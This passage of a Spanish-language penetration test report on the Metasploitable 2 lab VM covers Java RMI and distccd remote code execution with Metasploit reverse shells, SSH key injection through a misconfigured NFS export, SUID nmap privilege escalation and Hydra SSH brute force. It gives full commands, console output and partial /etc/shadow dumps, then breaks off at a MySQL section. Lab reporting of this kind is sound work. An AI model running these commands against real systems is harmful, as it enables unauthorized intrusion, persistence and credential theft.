4.4 Java RMI Server – Ejecución Remota de Código (Puerto 1099/tcp)

Campo	Detalle
Servicio afectado	Java RMI Registry – Puerto 1099/tcp
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	CVE-2011-3556
Tipo de explotación	Automática (Metasploit Framework)
Acceso obtenido	Root (uid=0) – Sesión Meterpreter
Herramienta	Metasploit – exploit/multi/misc/java_rmi_server

1. Descripción de la vulnerabilidad

Java Remote Method Invocation (RMI) es un mecanismo que permite la invocación de métodos entre máquinas virtuales Java de forma remota. El servicio RMI Registry, que escucha por defecto en el puerto 1099, presenta una **configuración insegura por defecto** que permite la carga de clases Java desde URLs remotas a través del Distributed Garbage Collector (DGC).

Esta vulnerabilidad permite a un atacante remoto cargar y ejecutar código Java arbitrario en el servidor, sin necesidad de autenticación. Al ser explotada, proporciona acceso al sistema con los privilegios del proceso Java, que en Metasploitable 2 se ejecuta como root. A diferencia de las vulnerabilidades anteriores que proporcionan una shell básica, esta explotación permite obtener una sesión **Meterpreter**, con funcionalidades avanzadas de post-explotación.

2. Prueba realizada

La explotación se realizó mediante Metasploit Framework, utilizando el módulo java_rmi_server con el payload java/meterpreter/reverse_tcp, que proporciona una sesión Meterpreter completa con capacidades avanzadas de post-explotación (migración de procesos, captura de pantalla, keylogging, etc.).

Comandos ejecutados en Metasploit:

```
msfconsole
use exploit/multi/misc/java_rmi_server
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
set payload java/meterpreter/reverse_tcp
exploit
```

El exploit cargó una clase Java maliciosa a través del servicio RMI y estableció una sesión Meterpreter. Se procedió a verificar la información del sistema y el nivel de acceso obtenido:

```
[*] Sending stage (30355 bytes) to 192.168.100.20
[*] Meterpreter session 1 opened (192.168.100.10:4444 -> 192.168.100.20)

meterpreter > getuid
Server username: root

meterpreter > sysinfo
Computer : metasploitable
OS       : Linux 2.6.24-16-server (i386)
```

```

Meterpreter : java/linux

meterpreter > shell
[*] Command shell session opened

whoami
root

id
uid=0(root) gid=0(root) groups=0(root)

hostname
metasploitable

```

Se confirmó la obtención de una sesión Meterpreter con privilegios de root y acceso completo al sistema operativo subyacente.

3. Evidencia

```

msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > use exploit/multi/misc/java_rmi_server
[*] Using configured payload java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.100.10
LHOST => 192.168.100.10
msf exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.100.10:4444
[*] 192.168.100.20:1099 - Using URL: http://192.168.100.10:8080/MFMRKU0ve
[*] 192.168.100.20:1099 - Server started.
[*] 192.168.100.20:1099 - Sending RMI Header ...
[*] 192.168.100.20:1099 - Sending RMI Call ...
[*] 192.168.100.20:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.100.20
[*] Meterpreter session 1 opened (192.168.100.10:4444 -> 192.168.100.20:52549) at 2026-02-16 08:19:42 -0500

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable

```

Explotación de Java RMI Server mediante Metasploit, mostrando la sesión Meterpreter con `getuid`, `sysinfo` y `shell` con acceso root.

4. Impacto

La explotación de esta vulnerabilidad permite obtener una **sesión Meterpreter con privilegios de root**, lo que proporciona capacidades avanzadas de post-explotación que van más allá de una shell básica. Esto incluye:

- Ejecución remota de código con privilegios máximos.

- Capacidades avanzadas de Meterpreter: migración de procesos, captura de credenciales (hashdump), keylogging, captura de pantalla.
- Descarga y subida de archivos de forma encubierta.
- Posibilidad de establecer persistencia y pivotear hacia otros sistemas de la red.

Esta vulnerabilidad es especialmente peligrosa en entornos empresariales donde los servicios RMI suelen estar expuestos internamente sin restricciones de acceso. El riesgo se considera **crítico**.

5. Referencia

- CVE-2011-3556: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3556>
- Rapid7 – Java RMI Server Insecure Default Configuration:
https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/
- MITRE ATT&CK – T1210: Exploitation of Remote Services

4.5 distccd – Ejecución Remota de Código (Puerto 3632/tcp)

Campo	Detalle
Servicio afectado	distccd v1 (distcc) – Puerto 3632/tcp
Severidad	ALTA
CVSS v3	7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
CVE	CVE-2004-2687
Tipo de explotación	Automática (Metasploit Framework)
Acceso obtenido	Usuario limitado (daemon)
Herramienta	Metasploit – exploit/unix/misc/distcc_exec

1. Descripción de la vulnerabilidad

distcc es un programa diseñado para distribuir la compilación de código C/C++ entre múltiples máquinas en red. El demonio **distccd** en versiones anteriores a 2.18.3 presenta una vulnerabilidad de **ejecución remota de código (RCE)** debido a que no valida los comandos recibidos. El servicio acepta y ejecuta directamente los argumentos proporcionados a través del protocolo de compilación distribuida, sin verificar que se trate de tareas de compilación legítimas.

A diferencia de las vulnerabilidades anteriores, esta explotación proporciona acceso como **usuario limitado (daemon)**, no como root. Esto representa un escenario más realista en pentesting, donde el acceso inicial suele obtenerse con privilegios bajos y posteriormente se requieren técnicas de escalada de privilegios para obtener control total del sistema.

2. Prueba realizada

La explotación se realizó mediante Metasploit Framework, utilizando el módulo específico para distcc con el payload cmd/unix/reverse para establecer una reverse shell.

Comandos ejecutados en Metasploit:

```
msfconsole
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
set payload cmd/unix/reverse
exploit
```

El exploit se ejecutó con éxito, estableciendo una sesión de shell reversa. Al verificar la identidad del usuario, se confirmó que el acceso obtenido corresponde al usuario daemon, con privilegios limitados:

```
[*] Started reverse TCP double handler on 192.168.100.10:4444
[*] Accepted the first client connection...
[*] Command shell session 1 opened (192.168.100.10:4444 -> 192.168.100.20)

whoami
daemon

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)

hostname
metasploitable
```

Se confirmó el acceso al sistema como usuario daemon. Aunque no se dispone de privilegios de root, este acceso permite la lectura de archivos del sistema, enumeración interna y potenciales técnicas de escalada de privilegios.

3. Evidencia

```
msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(unix/misc/distcc_exec) > set LHOST 192.168.100.10
LHOST => 192.168.100.10
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 192.168.100.10:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo P74YepWAnpWavINR;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "P74YepWAnpWavINR\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.100.10:4444 -> 192.168.100.20:39522) at 2026-02-16 08:25:25 -0500

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
hostname
metasploitable
█
```

Explotación de distccd mediante Metasploit, mostrando la sesión de shell reversa con acceso como usuario daemon (privilegios limitados).

4. Impacto

La explotación de esta vulnerabilidad permite la **ejecución remota de comandos como usuario daemon**. Aunque el acceso obtenido no es root, un atacante podría:

- Enumerar el sistema interno: usuarios, procesos, configuraciones de red, servicios.
- Leer archivos accesibles por el usuario daemon.
- Intentar técnicas de escalada de privilegios para obtener acceso root (explotación del kernel, SUID binaries, misconfigurations).
- Utilizar el acceso como punto de apoyo para movimiento lateral en la red.

El hecho de que el servicio distccd esté expuesto a la red sin ningún tipo de autenticación representa un riesgo significativo. El nivel de severidad se considera **alto**.

5. Referencia

- CVE-2004-2687: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687>
- Rapid7 – DistCC Daemon Command Execution: https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec/
- MITRE ATT&CK – T1210: Exploitation of Remote Services

4.6 NFS Misconfiguration + SSH Key Injection – Acceso Root mediante Cadena de Ataque (Puertos 2049/tcp, 22/tcp)

Campo	Detalle
Servicios afectados	NFS (puerto 2049/tcp) + SSH (puerto 22/tcp)
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	N/A – Misconfiguración de servicio
Tipo de explotación	Manual – Cadena de ataque multi-fase
Acceso obtenido	Root (uid=0) con persistencia SSH
Herramientas	showmount, mount, ssh-keygen, ssh

1. Descripción de la vulnerabilidad

El servicio NFS (Network File System) del sistema objetivo está configurado para exportar el directorio raíz / (todo el sistema de ficheros) a cualquier host de la red, sin restricciones de acceso. Además, la configuración incluye la opción **no_root_squash**, que permite que un cliente con privilegios de root en su máquina local opere sobre el sistema de ficheros remoto como root.

Esta misconfiguración permite a un atacante montar el sistema de ficheros completo del objetivo, acceder a archivos sensibles y, crucialmente, **inyectar una clave pública SSH en el directorio de root** para obtener acceso persistente al sistema como root sin necesidad de contraseña. Esta técnica representa una **cadena de ataque multi-fase** que combina la explotación de una misconfiguración de NFS con la creación de persistencia mediante SSH.

2. Prueba realizada

La explotación se realizó en cinco fases diferenciadas, siguiendo una cadena de ataque completa desde el descubrimiento de la misconfiguración hasta la obtención de acceso root persistente.

Fase 1 – Descubrimiento del export NFS

Se identificó que el servidor NFS exporta el directorio raíz a cualquier host:

```
$ showmount -e 192.168.100.20
Export list for 192.168.100.20:
/ *
```

Fase 2 – Montaje del sistema de ficheros remoto

Se montó el sistema de ficheros completo del objetivo en la máquina atacante:

```
$ mkdir /tmp/nfs_target
$ sudo mount -t nfs 192.168.100.20:/ /tmp/nfs_target
```

Fase 3 – Generación del par de claves SSH

Se generó un par de claves RSA sin contraseña para la autenticación:

```
$ ssh-keygen -t rsa -f /tmp/nfs_key -N ""
```

```
Generating public/private rsa key pair.
Your identification has been saved in /tmp/nfs_key
Your public key has been saved in /tmp/nfs_key.pub
```

Fase 4 – Inyección de la clave pública en authorized_keys de root

Se inyectó la clave pública generada en el fichero authorized_keys del usuario root a través del montaje NFS:

```
$ cat /tmp/nfs_key.pub | sudo tee -a /tmp/nfs_target/root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB... kali@kali
```

Fase 5 – Acceso SSH como root sin contraseña

Se desmontó el NFS y se conectó por SSH utilizando la clave privada generada:

```
$ sudo umount /tmp/nfs_target
$ ssh -i /tmp/nfs_key -o HostKeyAlgorithms=ssh-rsa root@192.168.100.20

Linux metasploitable 2.6.24-16-server ...

root@metasploitable:~# whoami
root

root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)

root@metasploitable:~# hostname
metasploitable

root@metasploitable:~# cat /etc/shadow | head -3
root:$1$...:14684:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
```

Se confirmó el acceso como usuario root mediante SSH, sin necesidad de contraseña, utilizando únicamente la clave inyectada a través del montaje NFS. Este acceso es persistente y sobrevive a reinicios del sistema.

3. Evidencia

```
(kali@kali)-[~]
└─$ showmount -e 192.168.100.20
Export list for 192.168.100.20:
/ *

(kali@kali)-[~]
└─$ mkdir /tmp/nfs_target
└─$ sudo mount -t nfs 192.168.100.20:/ /tmp/nfs_target
[sudo] password for kali:
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.

(kali@kali)-[~]
└─$ ssh-keygen -t rsa -f /tmp/nfs_key -N ""
Generating public/private rsa key pair.
Your identification has been saved in /tmp/nfs_key
Your public key has been saved in /tmp/nfs_key.pub
The key fingerprint is:
SHA256:cE0IVehFSWK4TnqLKbt/UJiv+wV0FBSYdU2P0zPmhoY kali@kali
The key's randomart image is:
+--[RSA 3072]--+
  ++@+..o. |
  o.=+o. .+ |
  =o.+ o * |
  =.++ . . = o |
  + * . S E o o |
  o * .. . . |
  + o . |
  .o. . |
  .oo+. |
+--[SHA256]--+

(kali@kali)-[~]
└─$ cat /tmp/nfs_key.pub >> /tmp/nfs_target/root/.ssh/authorized_keys
zsh: permission denied: /tmp/nfs_target/root/.ssh/authorized_keys

(kali@kali)-[~]
└─$ sudo cat /tmp/nfs_key.pub >> /tmp/nfs_target/root/.ssh/authorized_keys
zsh: permission denied: /tmp/nfs_target/root/.ssh/authorized_keys

(kali@kali)-[~]
└─$ cat /tmp/nfs_key.pub | sudo tee -a /tmp/nfs_target/root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAgQCY1xBBciBzy62sNixztggxJJCo79XMmRMk9I/1xqp/hScfJDpaAiNbkUqfz
qJV980WjNxb1xOKZW60RZW5/WqqCBqihY1tj4Xdp6T/R0R6VxraJ/Y4B9zpP9YqwbIc1quKmm4Vwa1iLoMqkUhH3JJsLeUvqhQ
eEqXW13r6QHK5Scb5TXf7GZNhZfVvs4dG9yleUK7gnIaNw2nRMLkeobb3MvvzC1P8j+cedMz1tdPpBWw6PBcR5jDfzEtfyWtxQ
zF8RzjNqIP9BRrz+GcgT3ECz3EQNhndbL8XPF/dQ0+83h1aJA6meF9BjL1tyDVtiyguzqh+9t8txlyMHL3cd6N/Uz80DNjn20D
3ACR1DnHw8HdML05wDDFugBmvVeVn/aSOIGt4SW24nCDV3BCXVHX3wSRIGo1PV6D15f2HTFbXhBw0YI5H2yL6XVkemc5RR8m

(kali@kali)-[~]
└─$ ssh -i /tmp/nfs_key -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedAlgorithms=ssh-rsa root@192.168.100.20
The authenticity of host '192.168.100.20 (192.168.100.20)' can't be established.
RSA key fingerprint is: SHA256:BQhm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
```

```

(kali@kali)-[~]
└─$ sudo umount /tmp/nfs_target
ssh -i /tmp/nfs_key root@192.168.100.20
Unable to negotiate with 192.168.100.20 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

(kali@kali)-[~]
└─$ ssh -i /tmp/nfs_key -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedAlgorithms=ssh-rsa root@192.168.100.20
The authenticity of host '192.168.100.20 (192.168.100.20)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.20' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Mon Feb 16 04:45:27 2026 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# hostname
-bash: hostname: command not found
root@metasploitable:~# hostname
metasploitable
root@metasploitable:~# cat /etc/shadow | head -3
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:!:14684:0:99999:7:::
bin:!:14684:0:99999:7:::
root@metasploitable:~# █

```

Cadena de ataque completa: descubrimiento del export NFS, montaje del sistema de ficheros, generación e inyección de clave SSH, y conexión como root sin contraseña con verificación de identidad.

4. Impacto

Esta cadena de ataque demuestra cómo una misconfiguración aparentemente menor en un servicio de red puede conducir al **compromiso total y persistente del sistema**. El impacto es especialmente grave porque:

- El atacante obtiene acceso root completo sin necesidad de explotar ninguna vulnerabilidad de software.

- El acceso es persistente: la clave SSH inyectada sobrevive a reinicios del sistema y no depende de ningún servicio vulnerable.
- El ataque no genera alertas típicas de detección de intrusos, ya que utiliza servicios legítimos (NFS y SSH).
- A través del montaje NFS, el atacante puede acceder a todo el sistema de ficheros: configuraciones, bases de datos, credenciales, claves privadas de otros servicios.
- El sistema comprometido puede utilizarse como punto de pivote para ataques laterales en la red.

El riesgo se considera **crítico**, tanto por la facilidad de explotación como por la persistencia del acceso obtenido.

5. Referencia

- Rapid7 – Metasploitable 2 Exploitability Guide (NFS):
<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>
- MITRE ATT&CK – T1021.004: Remote Services: SSH
- MITRE ATT&CK – T1098.004: Account Manipulation: SSH Authorized Keys
- MITRE ATT&CK – T1039: Data from Network Shared Drive
- CIS Benchmark – NFS Configuration: Restrict exports to authorized hosts with root_squash enabled

4.7 Escalada de Privilegios – distccd + nmap SUID (Puertos 3632/tcp, local)

Campo	Detalle
Servicios afectados	distccd (puerto 3632/tcp) + nmap local con bit SUID
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	CVE-2004-2687 (distccd) + Misconfiguración SUID local
Tipo de explotación	Cadena de ataque: Metasploit (acceso inicial) + manual (escalada)
Acceso inicial	daemon (uid=1)
Acceso final	Root (euid=0)
Herramientas	Metasploit (distcc_exec), find, nmap --interactive

1. Descripción de la vulnerabilidad

Esta vulnerabilidad combina dos debilidades para lograr una **cadena de ataque completa: desde acceso remoto sin privilegios hasta root**. En la sección 4.5 se demostró que el servicio distccd permite ejecución remota de código, pero únicamente como usuario daemon (sin privilegios de root). En un escenario de pentesting real, el siguiente paso es buscar vías de escalada de privilegios dentro del sistema comprometido.

En este caso, el binario `/usr/bin/nmap` tiene activado el bit SUID, lo que significa que se ejecuta con los privilegios de su propietario (root), independientemente del usuario que lo lance. Las versiones antiguas de nmap (2.x – 5.21) incluyen un modo interactivo (`--interactive`) que permite ejecutar comandos del sistema. La combinación de SUID + modo interactivo permite a cualquier usuario obtener una shell con privilegios efectivos de root.

2. Prueba realizada

La explotación se realizó en tres fases: acceso inicial mediante distccd, enumeración de binarios SUID, y escalada de privilegios mediante nmap interactivo.

Fase 1 – Acceso inicial como daemon (distccd)

Se reutilizó la vulnerabilidad de distccd documentada en la sección 4.5 para obtener una shell como usuario daemon:

```
msfconsole
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.100.20
set LHOST 192.168.100.10
set payload cmd/unix/reverse
exploit

[*] Command shell session opened

whoami
daemon
```

Fase 2 – Enumeración de binarios SUID

Desde la shell de daemon, se buscó binarios con el bit SUID activado para identificar posibles vectores de escalada de privilegios:

```
find / -perm -4000 -type f 2>/dev/null
```

```
/usr/bin/sudoedit
/usr/bin/sudo
/usr/bin/nmap          <-- SUID + modo interactivo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/sbin/uudd
/usr/sbin/pppd
...
```

Se identificó que `/usr/bin/nmap` tiene el bit SUID activado. Al tratarse de una versión antigua con modo interactivo, esto permite ejecutar comandos como root.

Fase 3 – Escalada de privilegios mediante nmap interactivo

Se lanzó nmap en modo interactivo y se invocó una shell del sistema:

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh

whoami
root

id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)

cat /etc/shadow | head -3
root:$1$. . .:14684:0:99999:7:::
daemon:*.14684:0:99999:7:::
bin:*.14684:0:99999:7:::
```

Se confirmó la escalada de privilegios: el usuario efectivo (euid) es **root (euid=0)**, lo que otorga control total del sistema a pesar de haber iniciado como un usuario sin privilegios.

3. Evidencia

[illegible]

```

find / -perm -4000 -type f 2>/dev/null
find /usr -perm -4000 2>/dev/null
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
hostname
metasploitable
whoami
root
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)

```

Escalada de privilegios desde usuario daemon: búsqueda de binarios SUID, explotación de nmap --interactive para obtener shell con euid=0 (root), y acceso a /etc/shadow.

4. Impacto

Esta cadena de ataque demuestra que un acceso inicial con **privilegios mínimos puede escalar hasta control total del sistema** cuando existen misconfiguraciones locales. El impacto es especialmente relevante porque:

- Demuestra un escenario realista de post-explotación: acceso inicial limitado → enumeración interna → escalada de privilegios → root.
- El bit SUID en binarios con funcionalidades peligrosas (nmap, vim, find, python, etc.) es una de las vías de escalada más comunes en auditorías reales.
- Una vez obtenido euid=0, el atacante tiene acceso completo a todo el sistema: ficheros, credenciales, configuraciones y capacidad de instalar persistencia.
- La combinación de una vulnerabilidad remota (distccd) con una misconfiguración local (SUID) multiplica el impacto de ambas debilidades.

El riesgo combinado se considera **crítico**, ya que permite la progresión desde un servicio aparentemente de bajo riesgo hasta el compromiso total del sistema.

5. Referencia

- CVE-2004-2687 (distccd): <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687>
- GTFOBins – nmap SUID Privilege Escalation: <https://gtfobins.github.io/gtfobins/nmap/>
- MITRE ATT&CK – T1548.001: Abuse Elevation Control Mechanism: Setuid and Setgid

- MITRE ATT&CK – T1083: File and Directory Discovery

4.8 SSH Fuerza Bruta – Credenciales Débiles (Puerto 22/tcp)

Campo	Detalle
Servicio afectado	OpenSSH 4.7p1 – Puerto 22/tcp
Severidad	ALTA
CVSS v3	7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
CVE	N/A – Credenciales débiles / política de contraseñas insuficiente
Tipo de explotación	Fuerza bruta con diccionario personalizado
Acceso obtenido	Múltiples cuentas de usuario (msfadmin, service, user, postgres)
Herramienta	Hydra (THC)

1. Descripción de la vulnerabilidad

El servicio SSH del sistema objetivo permite autenticación mediante usuario y contraseña sin implementar mecanismos de protección contra ataques de fuerza bruta, como limitación de intentos (*rate limiting*), bloqueo temporal de cuentas o integración con herramientas como fail2ban.

Además, múltiples cuentas del sistema utilizan **contraseñas idénticas al nombre de usuario** (por ejemplo, msfadmin:msfadmin, user:user), lo que constituye una de las debilidades más comunes y explotadas en auditorías reales. Un atacante con acceso a la red puede utilizar herramientas automatizadas de fuerza bruta para descubrir estas credenciales en cuestión de segundos.

2. Prueba realizada

La explotación se realizó en dos fases: primero se ejecutó un ataque de fuerza bruta con Hydra utilizando un diccionario personalizado, y posteriormente se verificó el acceso con las credenciales obtenidas.

Fase 1 – Creación del diccionario personalizado

Siguiendo la metodología de un pentester real, se creó un diccionario personalizado que combina nombres de usuarios conocidos del sistema (obtenidos durante la fase de reconocimiento) con contraseñas comunes:

```
$ echo -e "msfadmin\npassword\nadmin\n123456\nroot\nservice\n\
user\npostgres\nmsfadmin123\nletmein\ntoor\nftptest" \
> /tmp/custom_wordlist.txt
```

Fase 2 – Ataque de fuerza bruta con Hydra

Se lanzó Hydra contra el servicio SSH, utilizando el mismo diccionario tanto para usuarios como para contraseñas, con el flag **-e nsr** que prueba automáticamente: sin contraseña (n), usuario como contraseña (s) y contraseña invertida (r):

```
$ hydra -L /tmp/custom_wordlist.txt -P /tmp/custom_wordlist.txt \
ssh://192.168.100.20 -t 4 -e nsr -I
```

Hydra identificó 4 pares de credenciales válidas en aproximadamente un minuto:

```
[22][ssh] host: 192.168.100.20 login: msfadmin password: msfadmin
[22][ssh] host: 192.168.100.20 login: service password: service
[22][ssh] host: 192.168.100.20 login: user password: user
```

```
[22][ssh] host: 192.168.100.20 login: postgres password: postgres
1 of 1 target successfully completed, 4 valid passwords found
```

Fase 3 – Verificación del acceso

Se verificó el acceso al sistema utilizando las credenciales del usuario msfadmin:

```
$ ssh msfadmin@192.168.100.20
msfadmin@192.168.100.20's password: *****

Linux metasploitable 2.6.24-16-server ...

msfadmin@metasploitable:~$ whoami
msfadmin

msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),24(cdrom),...

msfadmin@metasploitable:~$ hostname
metasploitable
```

Se confirmó el acceso al sistema como usuario msfadmin. Dado que este usuario pertenece al grupo adm, dispone de acceso a logs del sistema y a funcionalidades administrativas que facilitarían una escalada de privilegios posterior.

3. Evidencia

```
(kali㉿kali)-[~]
$ echo -e "Host 192.168.100.20\ KexAlgorithms +diffie-hellman-group1-sha1\n HostKeyAlgorithms +ssh-rsa\n PubKeyAcceptedAlgorithms +ssh-rsa\n MACs +hmac-sha1,hmac-md5" >> ~/.ssh/config

(kali㉿kali)-[~]
$ hydra -L /tmp/custom_wordlist.txt -P /tmp/custom_wordlist.txt ssh://192.168.100.20 -t 4 -e nsr -I

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethi
cs anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-16 09:11:07
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 208 login tries (l:13/p:16), ~52 tries per task
[DATA] attacking ssh://192.168.100.20:22/
[22][ssh] host: 192.168.100.20 login: msfadmin password: msfadmin
[22][ssh] host: 192.168.100.20 login: service password: service
[22][ssh] host: 192.168.100.20 login: user password: user
[22][ssh] host: 192.168.100.20 login: postgres password: postgres
[STATUS] 175.00 tries/min, 175 tries in 00:01h, 33 to do in 00:01h, 4 active
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-16 09:12:25

(kali㉿kali)-[~]
$ ssh msfadmin@192.168.100.20
msfadmin@192.168.100.20's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Feb 16 04:47:08 2026
msfadmin@metasploitable:~$ whami
i-bash: whami: command not found
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(
dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$
```

Ataque de fuerza bruta con Hydra contra SSH: descubrimiento de 4 pares de credenciales válidas y verificación de acceso al sistema como msfadmin.

4. Impacto

El descubrimiento de **múltiples credenciales débiles** en el servicio SSH compromete directamente la seguridad del sistema. El impacto incluye:

- Acceso no autorizado a múltiples cuentas del sistema (msfadmin, service, user, postgres), cada una con diferentes niveles de privilegios.
- La cuenta msfadmin pertenece al grupo adm, lo que proporciona acceso a logs y facilita la enumeración interna para escalada de privilegios.
- La cuenta postgres proporciona acceso directo a las bases de datos PostgreSQL del sistema.
- La ausencia de mecanismos anti fuerza bruta permite la automatización completa del ataque, haciéndolo viable a gran escala.
- Las credenciales obtenidas podrían reutilizarse en otros servicios del sistema o de la red (password reuse).

El riesgo se considera **alto**, tanto por el número de cuentas comprometidas como por la facilidad y rapidez del ataque.

5. Referencia

- OWASP – Credential Stuffing / Brute Force: https://owasp.org/www-community/attacks/Brute_force_attack
- THC Hydra: <https://github.com/vanhauser-thc/thc-hydra>
- MITRE ATT&CK – T1110.001: Brute Force: Password Guessing
- NIST SP 800-63B – Digital Identity Guidelines: Authentication and Lifecycle Management

4.9 MySQL – Acceso Root sin Contraseña (Puerto 3306/tcp)

Campo	Detalle
Servicio afectado	MySQL 5.0.51a-3ubuntu5 – Puerto 3306/tcp
Severidad	CRÍTICA
CVSS v3	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
CVE	N/A – Credencial por defecto / sin contraseña
Tipo de explotación	Manual – Conexión directa sin autenticación
Acceso obtenido	Root en MySQL (DBA) – acceso total a todas las bases de datos
Herramienta	mysql (cliente MariaDB)

1. Descripción de la vulnerabilidad

El servidor MySQL del sistema objetivo está configurado con la cuenta **root sin contraseña** y accesible desde cualquier host de la red (host '%'). Esto permite que cualquier atacante con conectividad de red se conecte directamente como administrador de la base de datos sin necesidad de credenciales.

